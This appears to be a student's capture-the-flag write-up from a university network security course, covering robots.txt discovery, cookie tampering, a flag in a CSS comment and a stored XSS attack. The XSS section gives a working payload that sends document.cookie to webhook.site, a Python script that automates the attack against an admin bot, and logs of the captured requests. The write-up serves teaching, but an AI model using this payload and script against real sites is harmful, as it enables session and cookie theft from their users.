CTF Write-Up - 4

March 25, 2026

CS 431

Computer and Network Security
Prof. Abhishek Bichhawat

Indian Institute of Technology Gandhinagar
Palaj, Gandhinagar - 382355

CTF 4 (UName: 22110089)

Submitted by

Guntas Singh Saran (22110089)
Computer Science and Engineering

Problem 13: InsIIT

Flag

`cns431{you_snoopy_doo_didnt_i_tell_you_to_get_off_my_lawn}`

Vulnerability:

The application relied on **security through obscurity**. A sensitive endpoint was hidden using `robots.txt`, which is publicly accessible and not meant for access control. Any user can read it and discover disallowed paths.

How I Exploited it:

- **Explore endpoints**: The `<title>IntIIT bots</title>` hints towards checking `/robots.txt`.
- Found `Disallow:/fade/to/black`.
- Directly navigated to `/fade/to/black`.




Figure 1: `robots.txt` revealing hidden endpoint

Problem 14: Oreo (Cookie exchange)

Flag

`ican{1ick_twi5t_dunk}`

Vulnerability:

The server trusted a **client-side cookie** without integrity protection. The cookie value was only Base64-encoded (not signed or encrypted), making it trivial to modify.

Exploitation Steps:

- Observed cookie `flavour=c3RyYXdiZXJyeQ==`.
- Decoded Base64 → `strawberry`.
- Replaced with Base64(`chocolate`) → `Y2hvY29sYXRl` (as directly hinted by the body text of the page.

- Sent request with modified cookie.




Figure 2: Cookie manipulation and decoding.

Problem 15: Events (Static CSS)

Flag

`br@VO--{yoU_FOund_m3}`


Vulnerability:

Sensitive information was exposed in **static assets (CSS comments)**. Since static files are publicly accessible, embedding secrets inside comments leads to information disclosure.

Exploitation Strategy:

- Inspected page source and found reference to `/static/style.css`.

- Opened the CSS file.
- Found flag inside a comment block.




```
body {
    background-color: purple;
    text-align: center;
    display: flex;
    align-items: center;
    flex-direction: column;
}

h1, div, a {
    /* br@V0---{yoU_F0und_m3} */
    color: white;
    font-size: 3rem;
}
```

Figure 3: Flag hidden inside CSS comment.

Problem 16: CNSxSS (XSS Attack)

Flag

`cns431_d4ng3r_n0_val1dat1on_xss`

Vulnerability:

The application suffers from a **Stored Cross-Site Scripting (XSS)** vulnerability (https://ctf101.org/web-exploitation/cross-site-scripting/what-is-cross-site-scripting/).

Root cause:

- User input (note content) is embedded directly into a JS variable: `const note = "...";`
- It is then rendered using: `note_el.innerHTML = ..;`
- No sanitization or escaping is applied.

This allows an attacker to:

- Break out of the string context.
- Inject arbitrary JavaScript.
- Execute code when another user (admin bot) views the page.

Impact: Since the application includes a *"Send to Overlords"* feature, an admin bot visits attacker-controlled content. This enables **privilege escalation via stored XSS**, allowing exfiltration of sensitive data from the admin context.

How I exploited it:

- **Identifying Injection Point**: Created a note and inspected the page source. Observed that the note content is directly inserted into JavaScript without sanitization.
- **Breaking JavaScript Context**: Injected a payload to break out of the string. This confirmed arbitrary JS execution.
- **Crafting Data Exfiltration Payload**: To extract sensitive data (cookies), used:

  ```
  ";new Image().src="https://webhook.site/<token>?c="+
  encodeURIComponent(document.cookie);//
  ```

  Why this works:

  - `new Image()` creates a GET request.
  - No CORS restrictions apply to image loads.
  - `document.cookie` is appended to attacker-controlled URL.

- **Triggering Admin Bot**: Clicked `Send to Overlords`, which sends a POST request to:

  ```
  /report/<note_id>
  ```

  This causes the admin bot to visit the malicious note.

- **Capturing the Flag**
  The admin executes injected JS. The webhook receives a request containing:

  - Headers
  - Cookies / metadata

  From the webhook logs, the flag was found in the **User-Agent header**:

  ```
  flag=cns431_d4ng3r_n0_val1dat1on_xss
  ```

Source Code Used:

```
import time
import requests

BASE = "http://10.0.118.48:4444"

def create_webhook_token() -> str:
    response = requests.post("https://webhook.site/token", timeout=10)
    response.raise_for_status()
    data = response.json()
    return data["uuid"]

def create_xss_note(token: str) -> str:
    payload = (
        '";new Image().src="https://webhook.site/'
        + token
        + '?c="+encodeURIComponent(document.cookie);//'
    )
    response = requests.post(
        f"{BASE}/",
        data={"content": payload},
        allow_redirects=False,
        timeout=10,
    )
    response.raise_for_status()
    location = response.headers.get("Location", "")
    if not location:
        raise RuntimeError("No note Location received")
    return location.strip("/").split("?", 1)[0]

def report_note(note_id: str) -> None:
    response = requests.post(
        f"{BASE}/report/{note_id}",
        allow_redirects=False,
        timeout=10,
    )
    response.raise_for_status()

def poll_for_flag(token: str, attempts: int = 20, delay: float = 1.5) -> str:
    url = f"https://webhook.site/token/{token}/requests?sorting=newest"
    for _ in range(attempts):
        time.sleep(delay)
        response = requests.get(url, timeout=10)
        response.raise_for_status()
        data = response.json()
        entries = data.get("data", [])
        headers = entries[0].get("headers", {})
        user_agent_values = headers.get("user-agent", [])
        user_agent = user_agent_values[0]
```

```
        if "flag=" in user_agent:
            return user_agent.split("flag=", 1)[1]
        return user_agent

if __name__ == "__main__":
    token = create_webhook_token()
    note_id = create_xss_note(token)
    report_note(note_id)
    flag = poll_for_flag(token)
    print("[+] webhook token:", token)
    print("[+] note id:", note_id)
    print("[+] flag:", flag)
```




Figure 4: Understanding the setup and POST requests.

Note contents | view-source:10.0.118.48:4444 | Not Secure | view-source:10.0.118.48:4444/3bf01101-34fc-4605-86c0-e44b5301cd3d

```
26            <div id="note-content"></div>
27          </div>
28
29          <ul class="list-group list-group-flush">
30            <li class="list-group-item p-0">
31              <form action="/report/3bf01101-34fc-4605-86c0-e44b5301cd3d" method="POST" class="form row">
32                <button
33                  type="submit"
34                  class="btn btn-link col-md-6 border-right"
35                >
36                  Send to Overlords!
37                </button>
38                <button type="button" id="back" class="btn btn-link col-md-6">
39                  back
40                </button>
41              </form>
42            </li>
43          </ul>
44        </div>
45        <br />
46        <div id="alert-container" class="card" style="display: none">
47          <div id="alert" class="card-body"></div>
48        </div>
49      </div>
50    </div>
51
52    <script>
53      const note = "hellloooooooooo";
54      const note_id = "3bf01101-34fc-4605-86c0-e44b5301cd3d";
55      const note_el = document.getElementById("note-content");
56      const note_url_el = document.getElementById("note-title");
57      const clean = note;
58      note_el.innerHTML = clean;
59      note_url_el.href = `/${note_id}`;
60      note_url_el.innerHTML = `${note_id}`;
61    </script>
62
63    <script>
64      const msg = new URL(location).searchParams.get("msg");
65      const back = document.getElementById("back");
66      const alert_div = document.getElementById("alert");
67      const alert_container = document.getElementById("alert-container");
68      back.onclick = () => history.back();
69      if (msg) {
70        alert_div.innerText = msg;
71        alert_container.style.display = "block";
72        setTimeout(() => {
73          alert_container.style.display = "none";
74        }, 4000);
75      }
76    </script>
77  </body>
78 </html>
```

Figure 5: Note rendering vulnerable to XSS

Note contents | view-source:10.0.118.48:4444/3bf | Webhook.site - Test, transform

webhook.site/#!/view/93d989f4-9441-4fb2-aacd-a3624bf3112d/0ce50b10-85d5-

Webhook.site | Docs & API | Features & Pricing | Terms, Privacy & Security | Support

7d 93d989f4 | Share | Schedule | Form Builder | CSV Export | Custom Actions | Replay | XHR Redirect | Redi

INBOX (0/50) Newest First

Search Query

Waiting for first request

Your unique URL

Copy to clipboard

https://webhook.site/93d989f4-9441-4fb2-aacd-a3624bf3112d

Open in new tab | Examples | Subdomain | Alternate URL

Figure 6: Webhook capturing request.




Figure 7: Injection and payload crafting.




Figure 8: Triggering admin bot, script injected.

Note contents

webhook.site/token/93d989f4

https://webhook.site/token/93d989f4-9441-4fb2-aacd-a3624bf3112d/requests?sorting=newest

Pretty print


```
[
  "data": [
    {
      "uuid": "5757ab9a-8326-40a6-b541-d6162221fd3b",
      "type": "web",
      "token_id": "93d989f4-9441-4fb2-aacd-a3624bf3112d",
      "team_id": null,
      "ip": "14.139.98.103",
      "country": "India",
      "country_code": "IN",
      "region": "Gujarat",
      "city": "Ahmedabad",
      "hostname": "webhook.site",
      "method": "GET",
      "user_agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36",
      "content": "",
      "query": {
        "c": "flavour=Y2hvY29sYXRl"
      },
      "headers": {
        "accept-encoding": [
          "gzip, deflate, br, zstd"
        ],
        "referer": [
          "http://10.0.118.48:4444/"
        ],
        "sec-fetch-storage-access": [
          "none"
        ],
        "sec-fetch-dest": [
          "image"
        ],
        "sec-fetch-mode": [
          "no-cors"
        ],
        "sec-fetch-site": [
          "cross-site"
        ],
        "accept-language": [
          "en-GB,en;q=0.9"
        ],
```


webhook.site/token/93d989f4-9441-4fb2-aacd-a3624bf3112d/requests?sorting=newest

Pretty print


```
      "uuid": "1f4b12ad-a261-4e2b-8a2c-4997e2034d8f",
      "type": "web",
      "token_id": "93d989f4-9441-4fb2-aacd-a3624bf3112d",
      "team_id": null,
      "ip": "14.139.98.105",
      "country": "India",
      "country_code": "IN",
      "region": "Gujarat",
      "city": "Ahmedabad",
      "hostname": "webhook.site",
      "method": "GET",
      "user_agent": "flag=cns431_d4ng3r_n0_val1dat1on_xss",
      "content": "",
      "query": {
        "c": ""
      },
```


Figure 9: Leaked request metadata & Flag extraction from webhook